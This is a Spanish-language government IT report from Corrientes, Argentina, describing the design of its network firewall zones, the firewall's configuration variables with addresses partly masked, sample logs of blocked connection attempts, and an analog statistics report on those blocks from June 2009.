Si tuviera dudas respecto a la posibilidad de que tal parche existiera, es recomendable entrar a la página oficial del producto (en el caso que sea Microsoft entrar SIEMPRE a la pagina oficial)

Centro de Cómputos
Gobierno de la Provincia de Corrientes
http://intranet.corrientes.gov.ar

Posterior a la presentación del primer informe se creo la web de seguridad informática que ya es de acceso público. http://seguridadinformatica.corrientes.gov.ar



Lic. Gustavo Andrés Linares

SEGUNDA ETAPA – RESTRUCTURACION DE LA RED

FIREWALL

Un firewall es un dispositivo que puede ser un hardware especifico diseñado para tal fin o un equipo servidor con un software para manejo de firewall. El mismo es utilizado en una red para controlar las comunicaciones, permitiéndolas o prohibiéndolas según las políticas de red que haya definido la organización. Su modo de funcionar es indicado por la recomendación RFC 2979, que define las características de comportamiento y requerimientos de interoperabilidad. Un firewall deberá tener tantas interfaces como zonas se quieran proteger. Una de las configuraciones mas comunes es ubicarlo antes de la entrada de acceso de Internet para proteger la red interna de la organización de ataques o intentos de accesos no autorizados.

El tener un firewall protegiendo distintas zonas implica que se obtendrán distintos beneficios en cada una de ellas. En la zona que esta directamente conectada a Internet, nos protegerá del acceso a la red privada a personas sin autorización, dando como ventaja la posibilidad de estar conectados al mundo de forma segura. En la zona de la DMZ (Zona Pública), nos permitirá otorgar servicios que serán accedidos desde Internet con la debida protección. Y desde la zona de la Granja de Servidores, se logrará mantener los servicios corporativos controlados desde el acceso de la red interna, permitiendo definir distintos niveles de acceso a la información de manera que en una organización cada grupo de usuarios definido tendrá acceso sólo a los servicios y la información que le son estrictamente necesarios.

Hay dos políticas básicas en la configuración de un firewall y que cambian radicalmente la filosofía fundamental de la seguridad en la organización. Una es la política restrictiva, donde se deniega todo el tráfico excepto el que está explícitamente permitido. El firewall obstruye todo el tráfico y hay que habilitar expresamente el tráfico de los servicios que se necesiten. La otra es la política permisiva, donde se permite todo el tráfico excepto el que esté explícitamente denegado. Cada servicio potencialmente peligroso necesitará ser aislado básicamente caso por caso, mientras que el resto del tráfico no será filtrado.

La política restrictiva es la más segura, ya que es más difícil permitir por error tráfico potencialmente peligroso, mientras que en la política permisiva es posible que no se haya contemplado algún caso de tráfico peligroso y sea permitido por defecto.

El firewall implementado en la red del Gobierno de la Provincia de Corrientes, tiene activada la política restrictiva, y registra (logs) todos los intentos de accesos denegados. Se han creado 5 zonas de seguridad:


ZONA INTERNET: Conectada al enlace corporativo de Internet por un Router Cisco 1700 a 10 Mb.

ZONA DMZ: Conectada a un switch 3Com 4400 en 100 Mb donde se alojan los servidores de acceso público.

ZONA GRANJA DE SERVIDORES: Conectada a un switch 3Com 4400 en 100 Mb donde se alojan los servidores de acceso interno para los servicios corporativos.

ZONA LAN: Conectado a un switch AllienTelesyn XXXXX a 100 Mb interconectado al Backbone de Fibra.

ZONA VPN: Aún no conectado.



La configuración del Firewall ya fue presentado en el informe Parcial II. Donde lo más importante es la definición de las distintas zonas de seguridad declaradas.

```
# Internet Interface  - ENLACE DE INTERNET
INET_IFACE="eth0"
INET_ADDRESS="x.x.x.2"
EXT_WEB_IP="x.x.x.3"
EXT_MAIL_IP="x.x.x.5"

# Local Interface Information – RED CORPORATIVA
LOCAL_IFACE="eth1"
LOCAL_IP="10.200.1.x"
LOCAL_NET="10.200.1.0/24"
LOCAL_BCAST="10.200.1.255"
LOCAL_ADM="10.200.1.y"

# Granja de Servidores Interface – GRANJA DE SERVIDORES
GS_IFACE="eth3"
GS_IP="10.20.1.x"
GS_NET="10.20.1.0/24"
GS_BCAST="10.20.1.255"
GS_CORREO="10.20.1.y"
GS_INTRANET="10.20.1.z"
GS_PROXY="10.20.1.w"
GS_FS="10.20.1.v"
```

```
GS_SIS1="10.20.1.u"
GS_SIS2="10.20.1.t"
GS_SIS3="10.20.1.s"

# DMZ Information -  ZONA DMZ
DMZ_IFACE="eth2"
DMZ_IP="10.111.3.x"
DMZ_NET="10.111.3.0/255.255.255.0"
DMZ_BCAST="10.111.3.255"
WEB_IP="10.111.3.y"
MAIL_IP="10.111.3.z"

#Red VPN  - ZONA VPN
VPN_NET="172.17.0.0/255.255.0.0"
```

Se mencionará en este momento un fragmento de los log's demostrando el ataque diario que frenan estos firewall's.

Jun 22 19:32:03 localhost kernel: INPUT packet died: IN=eth1 OUT= MAC=00:00:21:f5:b9:e7:00:30:b8:c2:7a:b0:08:00 SRC=61.128.225.122 DST=201.231.112.115 LEN=48 TOS=0x00 PREC=0x00 TTL=102 ID=27350 DF PROTO=TCP SPT=2756 DPT=1433 WINDOW=65535 RES=0x00 SYN URGP=0

Jun 22 19:32:09 localhost kernel: INPUT packet died: IN=eth1 OUT= MAC=00:00:21:f5:b9:e7:00:30:b8:c2:7a:b0:08:00 SRC=61.128.225.122 DST=201.231.112.115 LEN=48 TOS=0x00 PREC=0x00 TTL=102 ID=29675 DF PROTO=TCP SPT=2756 DPT=1433 WINDOW=65535 RES=0x00 SYN URGP=0

Jun 22 19:45:12 localhost -- MARK --

Jun 22 20:05:11 localhost -- MARK --

Jun 22 20:21:25 localhost kernel: New not syn: IN=eth1 OUT= MAC=00:00:21:f5:b9:e7:00:30:b8:c2:7a:b0:08:00 SRC=74.3.205.220 DST=201.231.112.115 LEN=40 TOS=0x00 PREC=0x00 TTL=87 ID=766 DF PROTO=TCP SPT=6000 DPT=3072 WINDOW=8192 RES=0x00 ACK SYN URGP=0

Jun 22 20:25:29 localhost kernel: INPUT packet died: IN=eth1 OUT= MAC=00:00:21:f5:b9:e7:00:30:b8:c2:7a:b0:08:00 SRC=125.89.77.122 DST=201.231.112.115 LEN=40 TOS=0x00 PREC=0x00 TTL=97 ID=256 PROTO=TCP SPT=6000 DPT=1433 WINDOW=16384 RES=0x00 SYN URGP=0

Jun 22 20:32:50 localhost kernel: INPUT packet died: IN=eth1 OUT= MAC=00:00:21:f5:b9:e7:00:30:b8:c2:7a:b0:08:00 SRC=201.231.89.170 DST=201.231.112.115 LEN=64 TOS=0x00 PREC=0x00 TTL=118 ID=53333 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=23319

Jun 22 20:45:11 localhost -- MARK --

Jun 22 20:46:21 localhost kernel: INPUT packet died: IN=eth1 OUT= MAC=00:00:21:f5:b9:e7:00:30:b8:c2:7a:b0:08:00 SRC=114.46.158.134 DST=201.231.112.115 LEN=48 TOS=0x00 PREC=0x00 TTL=100 ID=29563 DF PROTO=TCP SPT=1823 DPT=8080 WINDOW=65535 RES=0x00 SYN URGP=0

Jun 22 20:46:24 localhost kernel: INPUT packet died: IN=eth1 OUT= MAC=00:00:21:f5:b9:e7:00:30:b8:c2:7a:b0:08:00 SRC=114.46.158.134 DST=201.231.112.115 LEN=48 TOS=0x00 PREC=0x00 TTL=100 ID=29826 DF PROTO=TCP SPT=1823 DPT=8080 WINDOW=65535 RES=0x00 SYN URGP=0

Cada una de las líneas de este log, implica una amenaza que fuera frenada por el firewall corporativo. Estos log's, son grabado en disco

constantemente y se efectuó una capacitación detallada a los administradores de seguridad de la Subsecretaria de Sistemas para su análisis.


Con el software analog v.6.0 se realizan análisis de esos logs permitiendo ver acumulados los orígenes de los paquetes, por puerto, por destino, etc. Esta imagen representa un extracto de lo analizado en un período.

Gobierno de la Ciudad de Corrientes - FW Statistics

General Summary

Blocked packets: 105,115
Average blocked packets per day: 556,485
Distinct blocked packets: 4,095
Distinct hosts blocked: 428
Corrupt logfile lines: 1
Size of all dropped packets together: 89.91 megabytes
Average size of dropped packets per day: 475.98 megabytes

Blocked Packet Report




Listing blocked packets, sorted by the number of blocked packets.

#blocks	%blocks	Mbytes	last time	blocked packet
48083	45.74%	50.31	Jun/22/09 10:58	10.66.66.120
48083	45.74%	50.31	Jun/22/09 10:58	10.66.66.120/tcp

#blocks	%blocks	Mbytes	last time	blocked packet
29064	27.65%	34.30	Jun/22/09 10:37	10.66.66.120:1076/tcp
8928	8.49%	11.00	Jun/22/09 10:58	10.66.66.120:1936/tcp
444	0.42%	0.55	Jun/22/09 10:37	10.66.66.120:1934/tcp
291	0.28%	0.35	Jun/22/09 07:05	10.66.66.120:1065/tcp
279	0.27%	0.35	Jun/22/09 07:05	10.66.66.120:1066/tcp
274	0.26%	0.33	Jun/22/09 07:05	10.66.66.120:1064/tcp
261	0.25%	0.36	Jun/22/09 07:04	10.66.66.120:1057/tcp
249	0.24%	0.30	Jun/22/09 07:05	10.66.66.120:instl_boots (1067)/tcp
167	0.16%	0.22	Jun/22/09 07:04	10.66.66.120:nimreg (1059)/tcp
3		0.00	Jun/22/09 10:46	172.17.253.169/tcp
3		0.00	Jun/22/09 10:46	172.17.253.169:microsoft-ds (445)/tcp
3		0.00	Jun/22/09 10:33	172.25.2.57
3		0.00	Jun/22/09 10:33	172.25.2.57/tcp
3		0.00	Jun/22/09 10:33	172.25.2.57:vnc (5900)/tcp
3		0.00	Jun/22/09 10:34	172.25.2.69
3		0.00	Jun/22/09 10:34	172.25.2.69/tcp
3		0.00	Jun/22/09 10:34	172.25.2.69:vnc (5900)/tcp


Log Prefix Report



Listing log prefixes, sorted by the number of blocked packets.

#	#blocks	%blocks	kbytes	%bytes	last time	log prefix
1	707	91.70%	43.75	93.85%	Jun/22/09 10:58	rafaga
2	64	8.30%	2.87	6.15%	Jun/22/09 10:27	paquete

Packet Source Host Report




Listing hosts with at least 0.5% of the blocked packets, sorted by the number of blocked packets.

#	#blocks	%blocks	Mbytes	last time	host
1	29064	27.65%	34.30	Jun/22/09 10:37	200-42-92-8.prima.net.ar
2	9401	8.94%	7.41	Jun/22/09	200-32-2-

#	#blocks	%blocks	Mbytes	last time	host
				09:52	154.mx.dinamoweb.com.ar
3	9385	8.93%	11.56	Jun/22/09 10:58	200-42-92-36.prima.net.ar
4	6442	6.13%	8.67	Jun/22/09 10:56	oe.bay108.hotmail.com
5	6020	5.73%	3.61	Jun/22/09 10:37	200-42-96-67.prima.net.ar
6	5132	4.88%	1.21	Jun/22/09 10:57	172.25.2.61
7	5075	4.83%	6.02	Jun/22/09 07:51	201-212-0-154.ienter.net
8	4495	4.28%	0.47	Jun/22/09 10:57	10.10.1.42
25	531	0.51%	0.36	Jun/22/09 10:37	ads.e-planning.net
	12977	12.35%	8.18	Jun/22/09 10:58	[not listed: 403 hosts]

Organization Report




Listing organizations with at least 0.5% of the blocked packets, sorted by the number of blocked packets.

#	#blocks	%blocks	Mbytes	last time	organization
1	45794	43.57%	49.67	Jun/22/09 10:58	prima.net.ar
2	9401	8.94%	7.41	Jun/22/09 09:52	dinamoweb.com.ar
3	7165	6.82%	9.33	Jun/22/09 10:56	hotmail.com
4	6860	6.53%	1.01	Jun/22/09 10:57	10
5	5161	4.91%	1.21	Jun/22/09 10:57	172.25
6	5075	4.83%	6.02	Jun/22/09 07:51	ienter.net
7	4430	4.21%	3.15	Jun/22/09 10:56	godns.net

#	#blocks	%blocks	Mbytes	last time	organization
8	2575	2.45%	0.54	Jun/22/09 10:58	google.com
9	2215	2.11%	2.06	Jun/22/09 10:30	64.14
10	1492	1.42%	0.26	Jun/22/09 10:58	[unknown domain]

Domain Report



Listing domains, sorted by the number of blocked packets.

#blocks	%blocks	Mbytes	last time	domain
55579	52.87%	57.30	Jun/22/09 10:58	.ar (Argentina)
22356	21.27%	9.41	Jun/22/09 10:58	[unresolved numerical addresses]
12830	12.21%	11.12	Jun/22/09 10:57	.net (Network)
12534	11.92%	11.55	Jun/22/09 10:58	.com (Commercial)
1492	1.42%	0.26	Jun/22/09 10:58	[unknown domain]
119	0.11%	0.16	Jun/22/09 07:15	.us (United States)
75	0.07%	0.10	Jun/22/09 08:09	.org (Non-Profit Making Organizations)
28	0.03%	0.00	Jun/22/09 10:48	.ru (Russia)
20	0.02%	0.00	Jun/22/09 10:37	.it (Italy)
16	0.02%	0.00	Jun/22/09 10:39	.br (Brazil)
9	0.01%	0.00	Jun/22/09 10:10	.jp (Japan)

#blocks	%blocks	Mbytes	last time	domain
8	0.01%	0.00	Jun/22/09 10:02	.pl (Poland)
6	0.01%	0.00	Jun/22/09 10:17	.tw (Taiwan)
6	0.01%	0.00	Jun/22/09 10:56	.co (Colombia)

Hourly Summary

Each unit (+) represents 1,000 blocked packets or part thereof.

hour	#blocks	%blocks	Mbytes
0	0		0.00
1	0		0.00
2	0		0.00
3	0		0.00
4	0		0.00
5	0		0.00
6	3163	3.01%	2.11
7	28307	26.93%	25.48
8	16300	15.51%	13.43
9	27452	26.12%	22.11
10	29893	28.44%	26.78
11	0		0.00
12	0		0.00
13	0		0.00
14	0		0.00
15	0		0.00
16	0		0.00
17	0		0.00
18	0		0.00
19	0		0.00
20	0		0.00
21	0		0.00
22	0		0.00
23	0		0.00

Daily Summary

Each unit (+) represents 4,000 blocked packets or part thereof.

day	#blocks	%blocks	Mbytes
Mon	105115	100%	89.91
Tue	0		0.00
Wed	0		0.00

day	#blocks	%blocks	Mbytes
Thu	0		0.00
Fri	0		0.00
Sat	0		0.00
Sun	0		0.00

Weekly Report

Each unit (+) represents 4,000 blocked packets or part thereof.

week beg.	#blocks	%blocks	Mbytes
Jun/22/09	105115	100%	89.91

Week with the most blocked packets: week beginning Jun/22/09 (105,115 blocked packets).


Monthly Report

Each unit (+) represents 4,000 blocked packets or part thereof.

month	#blocks	%blocks	Mbytes
Jun 2009	105115	100%	89.91

Month with the most blocked packets: Jun 2009 (105,115 blocked packets).


Packet Size Report



size	#blocks	%blocks	Mbytes	%bytes	last time
0	0		0.00		
1B- 10B	0		0.00		

size	#blocks	%blocks	Mbytes	%bytes	last time
11B- 100B	23890	22.73%	1.11	1.23%	Jun/22/09 10:58
101B- 1kB	21666	20.61%	6.76	7.52%	Jun/22/09 10:58
1kB- 10kB	59559	56.66%	82.04	91.25%	Jun/22/09 10:58


Interface Report



Listing interfaces with at least 5 blocked packets, sorted by the number of blocked packets.

#blocks	%bytes	interface
91202	97.29%	eth1eth0
5661	0.57%	eth0tun2
5161	1.34%	tun2eth0
1453	0.18%	tun1eth0
912	0.57%	eth0tun1
395	0.03%	eth1
319	0.02%	eth0eth0
8		eth0tun0
4		[not listed: 1 interface]

Source Port Report



Listing the top 20 source ports by the number of blocked packets, sorted by the number of blocked packets.

#	#blocks	%blocks	Mbytes	last time	source port
1	45002	42.81%	38.07	Jun/22/09 10:58	80
2	38448	36.58%	45.86	Jun/22/09 10:58	554
3	3574	3.40%	0.95	Jun/22/09 10:57	139
4	3245	3.09%	1.77	Jun/22/09 10:56	110
5	2078	1.98%	1.40	Jun/22/09 10:51	443
6	1505	1.43%	0.26	Jun/22/09 10:58	1863
7	1258	1.20%	0.25	Jun/22/09 10:35	5900
8	1132	1.08%	0.05	Jun/22/09 10:35	3439
9	887	0.84%	0.13	Jun/22/09 10:56	995
10	826	0.79%	0.45	Jun/22/09 10:56	5432
11	714	0.68%	0.11	Jun/22/09 10:53	4868

This analysis was produced by analog 6.0.
Running time: 14 minutes, 43 seconds.

SEGMENTACIÓN / CONTINGENCIA

